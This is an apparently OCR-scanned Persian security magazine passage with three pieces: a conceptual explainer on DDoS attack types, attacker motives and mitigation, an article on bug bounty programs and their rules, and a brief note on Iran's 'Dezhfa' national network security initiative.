دستگاه‌های IoT اغلب از رمزهای عبور پیش‌فرض استفاده می‌کنند و از وضعیت امنیتی صوتی برخوردار نیستند که آن‌ها را در مقابل متابعت و بهره‌برداری، آسیب‌پذیر می‌کند. اغلب اوقات آلوده شدن دستگاه‌های IoT موردتوجه کاربران قرار نمی‌گیرد و یک مهاجم می‌تواند به‌راحتی صدها هزار تعداد از این دستگاه‌ها را برای انجام یک حمله در مقیاس بزرگ و بدون اطلاع صاحبان دستگاه، به خطر بیاندازد.

انواع متداول حملات DDoS

بردارهای مختلف حمله DDoS مؤلفه‌های مختلف اتصال به شبکه را هدف قرار می‌دهند. برای درک چگونگی عملکرد حملات DDoS مختلف، لازم است بدانید که چگونه یک اتصال به شبکه ایجاد می‌شود. اتصال به شبکه در اینترنت از اجزا یا «لایه» های مختلفی تشکیل‌شده است، مانند ساخت خانه از سطح زمین رو به بالا، هر مرحله از مدل هدف متفاوتی دارد. مدل OSI که در مقابل نشان داده‌شده است، یک چارچوب مفهومی برای توصیف اتصال شبکه در ۷ لایه مجزاست.


لایه‌ی کاربرد	لایه‌ی تعامل انسان و کامپیوتر، لایه‌ای که برنامه‌ها به سرویس‌های شبکه دسترسی دارند.
لایه‌ی نمایش	تضمین می‌کند داده در فرمت قابل‌استفاده باشد و لایه‌ایست که رمزنگاری انجام می‌شود.
لایه‌ی نشست	نگهداری اتصالات و مسئول کنترل پرت‌ها و بخش‌ها
لایه‌ی انتقال	انتقال داده با استفاده از پروتکل‌های انتقال مانند TCP و UDP
لایه‌ی شبکه	تصمیم‌گیری در مورد انتخاب مسیر فیزیکی داده
لایه‌ی پیوند داده	مشخص کردن فرمت داده‌ها در شبکه
لایه‌ی فیزیکی	انتقال جریان بیت خام از طریق واسط فیزیکی

درحالی‌که تقریباً تمام حملات DDoS شامل سرازیر شدن به شبکه‌ی هدف به‌وسیله‌ی ترافیک است، حملات را می‌توان به سه دسته تقسیم کرد؛ یک مهاجم ممکن است از یک یا چند بردار حمله متفاوت یا از بردارهای حمله‌ی cycle که به‌طور بالقوه بر اساس اقدامات متقابل صورت گرفته توسط هدف هستند، استفاده کند.

- حملات لایه‌ی کاربرد

هدف حمله:

گاهی اوقات در موردحمله‌ی DDoS لایه‌ی ۷ (مدل OSI) گفته می‌شود هدف از این حملات، فرسودگی منابع هدف است. این حملات لایه‌ای را که صفحات وب روی سرور ایجاد و در پاسخ به درخواست HTTP تحویل داده‌شده‌اند، هدف قرار می‌دهند. یک درخواست HTTP برای اجرا در سمت مشتری ارزان است ولی پاسخگویی ممکن است برای سرور هدف، گران باشد زیرا سرور برای ایجاد یک صفحه وب اغلب باید چندین فایل را بارگیری کرده و درخواست‌های پایگاه داده را اجرا کند. دفاع از حملات لایه ۷ سخت است زیرا تشخیص ترافیک مخرب ممکن است دشوار باشد.



نمونه‌ای از حمله‌ی لایه کاربرد

هجوم (سیل) HTTP


این حمله مانند کلیک‌کردن پشت سرهم روی گزینه‌ی refresh در مرورگر وب بر روی تعداد زیادی از رایانه‌های مختلف به‌طور هم‌زمان است - تعداد زیادی از درخواست‌های HTTP به سرور هجوم می‌آورند و منجر به منع از سرویس می‌شوند.

این نوع حمله از ساده تا پیچیده متغیر است. پیاده‌سازی‌های ساده‌تر ممکن است به یک آدرس اینترنتی با محدوده‌ای از آدرس IP ها، حمله کنند. نسخه‌های پیچیده ممکن است از تعداد زیادی آدرس IP استفاده‌کنند و آدرس‌های تصادفی را با استفاده از مراجعین تصادفی و کاربران، مورد هدف قرار دهند.

- حملات پروتکل

هدف حمله:

حملات پروتکل نیز به‌عنوان حملات فرسودگی شناخته می‌شوند، چراکه با مصرف تمام ظرفیت قابل‌استفاده‌ی جدول حالت در سرورهای برنامه وب یا منابع واسطه مانند فایروال‌ها و متعادل‌کننده‌های بار ، باعث ایجاد اختلال در سرویس می‌شوند. حملات پروتکل با استفاده از نقاط ضعف در لایه‌ی ۳ و ٤ پشته‌ی پروتکل، هدف را از دسترس خارج می‌کنند.



نمونه‌ای از حمله‌ی پروتکل

هجوم (سیل) SYN


یک SYN Flood مشابه کارگر یک اتاق تدارکات است که درخواست‌های خود را از جلوی فروشگاه دریافت می‌کند. کارگر درخواستی را دریافت می‌کند، می‌رود و بسته را می‌گیرد و قبل از بیرون آوردن بسته از جلوی فروشگاه، منتظر تأیید است. سپس کارگر بسته‌های بیشتری را بدون تأیید دریافت می‌کند تا زمانی که دیگر نتوانند بسته‌های دیگری را تحمل کند، زیر آن‌ها غرق می‌شود و درخواست‌ها بدون جواب ادامه خواهند یافت.

این حمله از TCP handshake، به‌وسیله‌ی ارسال تعداد زیادی از بسته‌های «TCP SYN» با آدرس IP های جعلی منبع، بهره‌برداری می‌کند. دستگاه مورد هدف واقع‌شده به هر درخواست اتصال پاسخ می‌دهد و سپس منتظر آخرین مرحله‌ی handshake است که هرگز اتفاق نمی‌افتد و این فرآیند منابع هدف را فرسوده و خسته می‌کند.

- حملات حجمی

هدف حمله:

این دسته از حملات سعی دارند به‌وسیله‌ی استفاده از تمام پهنای باند موجود بین هدف و اینترنت، تراکم ایجاد کنند. مقادیر زیادی از داده‌ها با استفاده از ابزارهای ایجاد ترافیک گسترده، مانند درخواست‌های یک بات‌نت و یا به هر شکل دیگری، تقویت‌شده و به یک هدف ارسال می‌گردند.



نمونه‌ای از تقویت و حمله‌ی حجمی

تقویت DNS

تقویت DNS شبیه این است که کسی به یک رستوران زنگ بزند و بگوید «من از همه‌ی موارد یک عدد سفارش می‌دهم، لطفاً با من تماس بگیرید و تمام سفارشم را به من بگویید» و شماره تلفنی که برای تماس برگشتی می‌دهند، شماره‌ی هدف است و این‌چنین با تلاش بسیار اندک، یک پاسخ طولانی ایجاد می‌شود.

به‌وسیله‌ی فرستادن درخواست به یک سرور DNS باز با یک آدرس IP جعلی (که همان آدرس IP واقعی هدف است)، آدرس IP هدف پاسخی را از سرور دریافت می‌کند. مهاجم این درخواست را طوری تنظیم می‌کند که سرور DNS با حجم زیادی از داده‌ها به هدف پاسخ دهد. درنتیجه، هدف درخواست اولیه‌ی تقویت (توسعه داده) شده‌ی مهاجم را دریافت می‌کند.

- برخی دیگر از حملات متداول DDoS:
  - حمله Smurf
  - سیل UDP
  - سیل ICMP (پینگ)
  - Peer-to-peer attacks
  - پینگ مرگ
  - Slowloris
  - تقویت NTP
  - حملات DDoS روزصفرم

تعریف «روز صفرم» شامل تمام حملات ناشناخته یا جدید است که از آسیب‌پذیری‌هایی که هنوز هیچ وصله‌ای برایشان منتشرنشده استفاده می‌کنند. این اصطلاح در جامعه‌ی هکرها، جایی که معامله‌ی این آسیب‌پذیری‌های روز صفرم به یک فعالیت محبوب تبدیل‌شده است، مشهور است.

دلایل و انگیزه‌های حملات DDoS

حملات DDoS به‌سرعت در حال تبدیل‌شدن به شایع‌ترین نوع تهدید سایبری هستند که طبق تحقیقات اخیر بازار، در سال گذشته ازنظر تعداد و حجم به‌سرعت در حال رشد هستند و این روند به کوتاه‌تر شدن زمان، اما بزرگ‌تر شدن حجم (بسته بر ثانیه) حملات می‌انجامد.

مهاجمان در درجه اول توسط موارد زیر تحریک می‌شوند:

- ایدئولوژی- به‌اصطلاح «هکتیویست ها» از حملات DDoS به‌عنوان ابزاری برای هدف قرار دادن وب‌سایت‌هایی که ازنظر عقیدتی با آن‌ها مخالف هستند، استفاده می‌کنند.

- تجارت اقتصادی- مشاغل می‌توانند از حملات DDoS روی وب‌سایت‌های دیگر استفاده کنند تا به‌صورت استراتژیک رقبایشان را از میدان به‌در کنند، به‌عنوان‌مثال برای جلوگیری از مشارکت آن‌ها در یک رویداد مهم مانند Cyber Monday.

- بی‌حوصلگی- خرابکارهای سایبری، بانام مستعار، «بچه‌های اسکریپت» از اسکریپت‌های از پیش نوشته‌شده برای اجرای حملات DDoS استفاده می‌کنند. عاملان این حملات معمولاً بی‌حوصله‌اند و احتمالاً دنبال ترشح آدرنالین (هیجان) هستند.

- اخاذی- مجرمین از حملات DDoS یا تهدید حملات DDoS به‌عنوان وسیله‌ای برای اخاذی پول استفاده می‌کنند.

- جنگ سایبری- حملات DDoS مجاز می‌تواند توسط دولت برای فلج‌کردن وب‌سایت‌های مخالف و هم زیرساخت‌های کشور دشمن استفاده شود.

- کینه‌ورزی- یک رقیب یا شریک تجاری یا کارمند سابق ناراضی ممکن است به خاطر منافع مالی یا انتقام‌جویی، وب‌سایت یک تجارت را فلج کند.

- شباهت اسمی- نام وب‌سایت ممکن است تقریباً شبیه به همانی باشد که توسط یک شرکت یا شخصیت شناخته‌شده مورداستفاده قرار می‌گیرد.

- مخاطب بی‌زحمت و آسان- اکثر شرکت‌های بزرگ در حال حاضر نصب حفاظ ضد اهداف (فن‌آوری‌های امنیتی و سرور اضافه و قدرت اتصال) در سایت‌های خود هستند. مشاغل کوچک‌تر که منابع کمتری در اختیار دارند، مهاجمین DoS را وسوسه می‌کنند، به‌خصوص افرادی که به دنبال تقویت مهارت خود هستند.

- بدشانسی- بعضی‌اوقات دلیل مشخصی برای حمله DoS وجود ندارد. یک مهاجم ممکن است تصادفاً یا به این دلیل که از ظاهر یا تلفظ نام آن‌ها خوششان آمده‌است، دامنه‌ی یک تجارت را انتخاب کند! طبیعتاً مهاجمان افراد منطقی نیستند.

چگونه با حملات DoS مقابله یا از وقوعشان جلوگیری کنید؟

منع از سرویس می‌تواند به اشکال مختلف به وجود آید و شناختن رایج‌ترین فرآیند آن بسیار مهم است. هرگونه کاهش چشمگیر عملکرد شبکه یا افزایش تعداد ایمیل‌های اسپم می‌تواند نشانه‌ی نفوذ باشد. باید به‌محض مشاهده‌ی این موارد، حتی اگر ابتدا مهم به نظر نرسد، به آن‌ها رسیدگی شود. با داشتن سیستم‌های مناسب برای تشخیص و واکنش در برابر انواع حملات، شما خود را برای دفاع موفقی آماده کرده‌اید.
تکامل حملات DoS نه‌تنها هیچ نشانی از کندشدن ندارند بلکه هرروز ازنظر حجم و فرکانس در حال رشد هستند.

نگرانی اصلی در کاهش حمله DDoS، تمایز بین حمله و ترافیک عادی است. به‌عنوان‌مثال، اگر یک نسخه از وب‌سایت یک شرکت که محصولی را تولید و عرضه کرده است مورد هجوم مشتریان مشتاق واقع‌شده باشد، قطع همه ترافیک اشتباه است اما اگر آن شرکت ناگهان دچار سیل ترافیک توسط عاملان بد باشد، تلاش برای کاهش حمله احتمالاً ضروری است. کار مشکل تشخیص و جدا کردن مشتری واقعی از ترافیک است. به‌طورکلی، هرچه حمله پیچیده‌تر باشد، جداسازی ترافیک حمله از ترافیک عادی مشکل‌تر خواهد بود. برای غلبه بر یک حمله‌ی پیچیده، یک راه‌حل لایه‌ای بیشترین سود را خواهد داشت.

- مسیریابی سیاه‌چاله

یک راه‌حل در دسترس برای تقریباً همه‌ی ادمین‌های شبکه، ایجاد مسیر سیاه‌چاله و سوق‌دادن ترافیک به سمت آن است. در ساده‌ترین حالت، هنگامی‌که فیلتر سیاه‌چاله بدون معیارهای محدودیت خاص اجرا شود، هر دو ترافیک مشروع و مخرب شبکه، به یک مسیر تهی یا سیاه‌چاله هدایت و از شبکه دور می‌شوند. اگر یک دارایی اینترنتی حمله DDoS را تجربه کند، ارائه‌دهنده خدمات اینترنت (ISP) آن ممکن است تمام ترافیک سایت را به‌عنوان یک دفاع به داخل سیاهچاله بفرستد.

- محدود کردن نرخ

محدود کردن تعداد درخواست‌هایی که سرور در طی یک بازه زمانی خاص می‌پذیرد نیز راهی برای کاهش حملات منع از سرویس است. اگرچه محدود کردن نرخ برای کاهش سرعت web scraper ها از دزدی محتوا و کاهش حملات brute force به سیستم، نیرویی بسیار مفید است اما به‌تنهایی برای مقابله‌ی مؤثر با حمله DDoS کافی نیست. بااین‌وجود محدود کردن نرخ، مؤلفه‌ای مفید در یک استراتژی کاهش مؤثر DDoS است.

- فایروال برنامه وب

فایروال برنامه وب (WAF) ابزاری است که می‌تواند در کاهش حمله‌ی لایه ۷ DDoS کمک کند. با قرار دادن WAF بین اینترنت و سرور مبدأ، WAF ممکن است به‌عنوان یک پروکسی معکوس عمل کند و از سرور هدف در برابر انواع خاصی از ترافیک مخرب محافظت کند. با فیلتر کردن درخواست‌ها بر اساس یک سری قوانین استفاده‌شده برای شناسایی ابزارهای DDoS، می‌توان از حملات لایه ۷ جلوگیری کرد. ارزش اصلی یک WAF مؤثر، توانایی اجرای سریع قوانین سفارشی در پاسخ به حمله است.

- انتشار شبکه Anycast

این روش کاهش، استفاده از یک شبکه Anycast برای پراکنده کردن ترافیک حمله در شبکه‌ای از سرورهای توزیع‌شده تا جایی که ترافیک توسط شبکه جذب شود، است. مانند روش هدایت یک رودخانه در حال حرکت به سمت کانال‌های کوچک‌تر جداگانه، این رویکرد تأثیر ترافیک حمله را تا جایی که قابل‌کنترل باشد، کاهش می‌دهد.

قابلیت اطمینان شبکه Anycast برای کاهش یک حمله DDoS، به‌اندازه حمله و اندازه و کارایی شبکه بستگی دارد.

- چگونه از بخشی از مشکل جلوگیری کنید؟

درحالی‌که هیچ راهی برای جلوگیری از تبدیل‌شدن به هدف حمله DoS یا DDoS وجود ندارد، اما گام‌هایی وجود دارد که می‌توانید برای کاهش اثرات حمله بر روی شبکه خود انجام دهید:

در یک سرویس حفاظت از DoS که جریان‌های غیرطبیعی ترافیک را تشخیص می‌دهد، ثبت‌نام کنید و ترافیک را هدایت کنید. ترافیک DoS فیلتر شده است و ترافیک تمیز به شبکه شما منتقل می‌شود.

همچنین مهم است که برای تقویت وضعیت امنیتی کلیه دستگاه‌های متصل به اینترنت خود، اقدام کنید تا از به خطر افتادن آن‌ها جلوگیری کنید.

نرم‌افزار آنتی‌ویروس را نصب و نگهداری کنید.

فایروال را نصب کنید و آن را پیکربندی کنید تا ترافیک ورودی و خروج کامپیوتر شما محدود شود.

به‌منظور به حداقل‌رساندن دسترسی دیگران به اطلاعاتتان و همچنین مدیریت ترافیک ناخواسته، تنظیمات امنیتی را ارزیابی کرده و از اقدامات امنیتی خوب پیروی کنید.

- چگونه بدانید که یک حمله در حال وقوع است؟

علائم حمله DoS می‌تواند شبیه به موارد دسترسی غیر مخرب مانند مشکلات فنی با یک شبکه خاص باشد. بااین‌حال، علائم زیر می‌تواند نشان‌دهنده‌ی حمله DoS یا DDoS باشد؛

- کند شدن عملکردهای شبکه (بازکردن فایل‌ها یا دسترسی به وب‌سایت‌ها) به‌طور غیرمعمول
- در دسترس نبودن وب‌سایتی خاص
- هرگونه عدم امکان دسترسی به هر وب‌سایتی

بهترین روش برای شناسایی و تشخیص حمله DoS از طریق نظارت و تحلیل ترافیک شبکه می‌باشد. ترافیک شبکه را می‌توان از طریق فایروال یا سیستم تشخیص نفوذ کنترل کرد.

- اگر فکر کردید موردحمله واقع‌شده‌اید، چه‌کار کنید؟

اگر فکر می‌کنید که شما یا شغلتان موردحمله DoS یا DDoS قرارگرفته‌اید، حتماً برای دریافت راهنمایی با متخصصان فنی مناسب تماس بگیرید.

- با مدیر شبکه خود تماس بگیرید تا مطمئن شوید که قطع سرویس به دلیل تعمیر و نگهداری یا مشکل شبکه داخلی نیست. سرپرست شبکه همچنین می‌تواند بر تأیید حضور حمله، شناسایی منبع و کاهش آن با استفاده از قوانین فایروال و احتمالاً بازگرداندن ترافیک از طریق یک سرویس محافظت DoS، بر ترافیک شبکه نظارت کند.
- با ISP خود تماس بگیرید و بپرسید که آیا قطعی در سمت آن‌ها نیز وجود دارد یا حتی شاید شبکه‌ی آن‌ها هدف حمله بوده و شما یک قربانی غیرمستقیم هستید. آن‌ها ممکن است توصیه‌ای مناسب برای شما داشته باشند.

در صورت حمله توجه خود را به سایر میزبان‌ها، دارایی‌ها یا خدمات موجود در شبکه خود، از دست ندهید. بسیاری از مهاجمان، حملات DoS یا DDoS را به این دلیل انجام می‌دهند تا توجه شما را از هدف موردنظر خود دور کنند، از این فرصت استفاده کنند و حملات ثانویه را بر روی سایر سرویس‌های شبکه شما اعمال کنند.

Information Security

امنیت اطلاعات

نویسنده: مسلم حقیقیان

باگ بانتی چیست؟

ظهور هکرهای کلاه‌سیاه و خرابکاری‌های مختلفی که در سطح اینترنت انجام می‌شد باعث گردید که سازمان‌ها و نهادهای مهم به فکر استخدام هکرهای دیگری با نام کلاه‌سفیدها یا pentesterها بیافتند. به‌مرور زمان ایده‌های دیگری نیز مطرح شد که از تمامی هکرهای دنیا دعوت به عمل‌آورند تا به‌صورت آنلاین اقدام به شناسایی باگ کنند و در ازای آسیب‌پذیری کشف‌شده مبلغی را به آن‌ها بپردازند، اصطلاح باگ بانتی دقیقاً از اینجا آغاز شد.

اولین برنامه باگ بانتی با نام Hunter & Ready در سال ۱۹۸۳ برای سیستم‌عامل خود شروع به کار کرد، کسی که یک آسیب‌پذیری در این سیستم پیدا می‌کرد یک فولکس‌واگن بیتل به‌عنوان پاداش دریافت می‌کرد سپس در سال ۱۹۹۵ فردی با نام Jarrett Ridlinghafer که از مهندسان شرکت Nestscape بود اصطلاح bugbounty را برای اولین بار مطرح نمود.

به‌مرور سامانه‌های مختلف در سطح اینترنت نیز ایجاد شد که به عنوان واسط بین هکرهای کلاه‌سفید و سامانه‌ها و ادارات عمل کند. از مهم‌ترین آن‌ها می‌توانیم به Hackerone.Com، Bughub.Net و Bugcrowd.Com اشاره کرد. این سامانه‌ها به هکرها اجازه‌ی این را می‌دهد تا با داشتن یک لپ‌تاپ و یک اینترنت درآمد مالی خوبی را از طریق اینترنت داشته باشند.

از لحاظ اخلاقی اگر به بررسی باگ بانترها بپردازیم متوجه می‌شویم که این برنامه توانسته است بسیاری از هکرهای کلاه خاکستری و حتی کلاه‌سیاه را به یک هکر کلاه‌سفید تبدیل کند تا به‌جای نفوذ و حفظ دسترسی بر روی سیستم یا سامانه خاص، آن آسیب‌پذیری‌های کشف‌شده را گزارش دهند و جایزه خود را نیز دریافت کنند و خبر خوشحال‌کننده این است که این برنامه در حال حاضر وارد شرکت‌های بزرگ دنیا مانند Google، Yahoo!، Facebook، Mozilla، Microsoft، Reddit و غیره نیز شده است. در حال حاضر بیش از ۱۰۰۰ شرکت معتبر در دنیا عضوی از برنامه باگ بانتی می‌باشند که همین امر باعث شده که یک شغل برای هکرها ایجاد شود.

برنامه‌های باگ بانتر به هکر امکان دریافت جایزه ۵۰ هزار تا ۱ میلیون دلار را می‌دهد. به‌طور کل در دنیای امروز با توجه به‌سختی کار در ادارات و حتی در شرکت‌های مختلف، کار در باگ بانتی‌ها به‌عنوان یک شکارچی باگ، هم بسیار جذاب‌تر بوده و هم بسیار آرامش‌بخش‌تر می‌باشد و حتی می‌تواند نسبت به کارهای دیگر نیز پر درآمدتر باشد.

مزایا:

۱. تعداد هکرهایی که برای ارزیابی محصول یا پورتال شما اقدام به شناسایی آسیب‌پذیری می‌کنند به‌مراتب بیشتر از هکرهای موجود در یک اداره یا شرکت است درنتیجه ارزیابی بسیار قوی‌تر و با سرعت بسیار بیشتری انجام می‌شود.

۲. در باگ بانتی‌ها پرداخت مبلغ جایزه فقط در صورت ارائه یک آسیب‌پذیری قابل‌اثبات انجام می‌شود.

معایب:

۱. به دلیل اقدام به پویش هکرها به وب‌سایت شما ممکن است به‌شدت ترافیک سایت بالا برود و در صورت عدم وجود یک سیستم سرور قدرتمند سرعت صفحات کم شود.

۲. در شرایط بسیار محدود امکان این وجود دارد که اگر مبلغ ارائه‌شده برای آسیب‌پذیری استاندارد نباشد، هکر آسیب‌پذیری را گزارش ندهد و امکان شکایت و غیره، نیز وجود ندارد.

انواع برنامه‌های باگ بانتی

۱. Open Bug Bounty: یک برنامه باگ بانتی است که در سال ۲۰۱٤ ایجاد شد و به افراد اجازه می‌دهد که آسیب‌پذیری‌های کشف‌شده را که در قوانین باگ بانتی‌ها به آن‌ها پاداشی داده نمی‌شود به امید پاداش گرفتن از اپراتورهای وب‌سایت مربوطه، ارسال کنند.

۲. باگ بانتی داخلی: بسیاری از شرکت‌های قدرتمند، خود دارای یک باگ بانتی داخلی می‌باشند که به متخصصان امنیت و هکرها این اجازه را می‌دهند که به‌صورت مستقیم و بدون نیاز به یک واسط خود این برنامه را مدیریت کنند.

۳. وب‌سایت‌های واسط: مجموعه‌ای از برنامه‌های باگ بانتی که به شرکت‌هایی که خود برنامه داخلی باگ بانتی را ندارند این اجازه را می‌دهد که در این برنامه جهانی شرکت کنند.

آسیب‌پذیری‌های غیرقابل‌قبول

معمولاً برنامه‌های باگ بانتی به یک سری از آسیب‌پذیری‌ها پاداشی ارائه نمی‌دهد، از جمله:

- حملات از کار اندازی سرویس (DoS)
- حملات مهندسی اجتماعی
- کشف آسیب‌پذیری از محدوده‌هایی که توسط کارفرما به‌عنوان قسمت خارج از محدوده نام برده می‌شود.
- آسیب‌پذیری‌های مربوط به SSL
- حمله BruteForce و دیکشنری
- آسیب‌پذیری‌های مربوط به مرورگرهای قدیمی
- حمله Self XSS
- حملاتی که منجر به لو رفتن اطلاعات کلی وب سرور می‌شود.
- آسیب‌پذیری‌هایی که قبلاً توسط سایر متخصصین گزارش شده است.

قوانین عمومی یک باگ بانتی

هر برنامه باگ بانتی باید دارای قوانین مشخص مربوط به خود باشد که در زیر به اطلاعات و قوانین عمومی که توسط اکثر باگ بانتی‌ها نوشته‌شده است می‌پردازیم:

- تست نفوذ مهندسی اجتماعی، DDoS و حملاتی از این قبیل جزو برنامه باگ بانتی نیست. از انجام آن‌ها جدا خودداری کنید.
- درصورتی‌که فعالیت شما باعث اخلال در خدمات کارفرما شود، فعالیت خود را متوقف کرده و کارفرما را در جریان قرار دهید.
- بهره‌برداری از آسیب‌پذیری جزو قوانین نمی‌باشد و از استخراج اطلاعات اضافه پرهیز کنید.
- گزارش باگ باید صورت کاملاً شفاف باشد.
- پاداش به اولین نفری که آسیب‌پذیری را گزارش کند تعلق می‌گیرد.
- انتشار آسیب‌پذیری تنها در صورت رفع شدن آن امکان‌پذیر است.

ویژگی‌های یک برنامه باگ‌بانتی

هر برنامه باگ بانتی باید تمامی اطلاعات و قوانین را به‌صورت شفاف برای هکر و کارفرما ارائه دهد، از مهم‌ترین آن‌ها می‌توان به موارد زیر اشاره کرد:

- قوانین برنامه به‌صورت دقیق
- تعیین قلمرو برای کشف آسیب‌پذیری
- جوایز کشف آسیب‌پذیری و مبلغ پاداش آن‌ها
- نحوه گزارش و نمونه آن برای چندین آسیب‌پذیری
- مشخص کردن آسیب‌پذیری‌های خارج از بانتی
- لیست متخصصین برتر

معرفی بهترین برنامه‌های باگ بانتر

یکی از مشکلات بیشتر هکرهای تازه‌وارد عدم اعتماد به برنامه‌های باگ بانتی می‌باشد، در ادامه لیستی از برنامه‌های باگ بانتی قابل‌اعتماد که در سطح جهانی کاملاً معتبر هستند را نام می‌بریم:

Intel	Dropbox	Avast	Paytm
Yahoo	Facebook	Shopify	Coinbase
Snapchat	Google	hackerone	Grab
Mozilla	Vimeo	Zomato	Apple
Microsoft	Twitter	Netflix	bugcrowd
PHP	Starbucks	AT&T	Bughub
WordPress	Quora	OpenSSL	Zomato
Apache	Uber	Perl	Shopify

لیست باگ بانتی‌های معتبر کشور

مبحث باگ بانتی در ایران نیز در طی یک سال اخیر ظهور کرد و باعث ایجاد برنامه‌های باگ بانتی داخلی در برخی از شرکت‌ها و برنامه‌های واسط گردید، در لیست زیر نیز اسامی آن‌ها را نام می‌بریم:

Arvancloud	bugdasht	kolahsefid

انواع مسابقات

باگ بانتی‌ها انواع مختلف مسابقات کشف باگ را در خود دارند که به چند قسمت دسته‌بندی می‌شوند:

۱- مسابقات عمومی: این مسابقات مخصوص سامانه‌هایی است که به‌طورکلی برای تمام متخصصانی که به‌صورت تازه‌وارد به سایت اضافه شده‌اند و تا کنون هیچ باگی را کشف نکرده‌اند، برگزار می‌شود.
۲- مسابقات خصوصی: درصورتی‌که هکر از مسابقات خصوصی باگی را کشف کند و جایزه‌ای را دریافت کند، برای او لیستی از محصولات و پورتال‌هایی که به‌صورت محدود در زمانی خاص اقدام به ثبت‌نام به‌عنوان کارفرما در برنامه باگ بانتی می‌کنند داده می‌شود.

سپر امنیتی شبکه ملی اطلاعات (دژفا)

گردآوری: میثم ناظمی

پروژه دژفا جهت حفظ امنیت اطلاعات و زیرساخت‌های دیجیتال کشور به عنوان «سپر امنیتی شبکه ملی اطلاعات» عمل خواهد کرد. طرح دژفا، سپر امنیتی شبکه ملی اطلاعات که همراه با توسعه فناوری از حریم شخصی افراد محافظت می‌کند و هدف آن مقابله با حملات سایبری، حمایت از تداوم خدمات دیجیتال، جلوگیری از کلاهبرداری، نشر اطلاعات و شناسایی بدافزارهاست.

